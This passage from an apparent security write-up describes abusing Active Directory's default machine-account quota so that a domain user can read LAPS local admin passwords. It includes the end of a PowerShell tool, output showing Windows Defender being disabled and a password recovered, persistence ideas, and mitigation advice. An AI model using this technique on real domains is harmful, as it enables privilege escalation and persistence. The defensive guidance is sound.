                    Get-AdmPwdPassword -ComputerName $computer | format-list -Property Com

                } else {
                    Get-AdmPwdPassword -ComputerName $hname | format-list -Property Comput

                }
            } else {
                Write-Host "[-] Cancelled!" -ForegroundColor Red
            }
            }

}

```



```
PS C:\Users\mkandemir\Desktop> Get-LapsLocalAdminPassword -LapsInstalled
Obtain ms-mcs-admpwd attribute value abusing MS-DS-Machine-Account-Quota
UserProfile: C:\Users\mkandemir
Computername: DESKTOP-G8E7GKM
[*] Windows Defender will be disabled for running PowerView.ps1
[*] Did you install LAPS management powershell module? True
[*] Do you want to query for another computer account that is added by yourself? False
```



```
ComputerName        : DESKTOP-G8E7GKM
ExpirationTimestamp : 16.02.2021 03:37:07
Password            : s%p58;10!80XV4
```

Conclusion

If the `ms-DS-Machine-Account-Quota` attribute value is default and there is no delegation about domain join permissions to add computer to Active Directory , a domain user can add computer account to domain using the `ms-ds-machine-account-quota` attribute . So that domain user reads password of local administrator user and uses the password for persistence. For example, user can edit registry settings or add own account to local administrators group after GPO which removes undefined users from local administrators group. Also~~, this is information disclosure vulnerability~~,(defining complexity is possible with GPRegistryPolicy) user can add computer and read LAPS password so that he can obtain information about complexity and length of other Administrator passwords. Because, LAPS carries out similar password property for all computer accounts that group policy is applied.

Mitigation

> ⚠ ~~Microsoft LAPS 6.2 installation document don't handle this issue and they didn't update it.~~ You can make configuration according to Microsoft LAPS_OperationsGuide.docx and LAPS_TechnicalSpecification documents.
>
> https://www.microsoft.com/en-us/download/confirmation.aspx?id=46899

If Laps Administrator Password Solution is used, set ms-ds-machine-account-quota as "0" or delegation must be applied a user group for adding computer to domain. Otherwise user can add

computer to domain and read local admin user password via LAPS misconfiguration.

References

> https://docs.microsoft.com/tr-tr/windows/win32/adschema/a-ms-ds-machineaccountquota
>
> https://www.microsoft.com/en-us/download/details.aspx?id=46899
>
> https://docs.microsoft.com/en-us/windows/win32/adschema/a-ms-ds-machineaccountquota
>
> https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
>
> https://download.microsoft.com/download/C/7/A/C7AAD914-A8A6-4904-88A1-29E657445D03/LAPS_OperationsGuide.docx
>
> https://github.com/passtheticket/Abusing_Laps_Toolkit

GitHub - PowerShell/GPRegistryPolicy
GitHub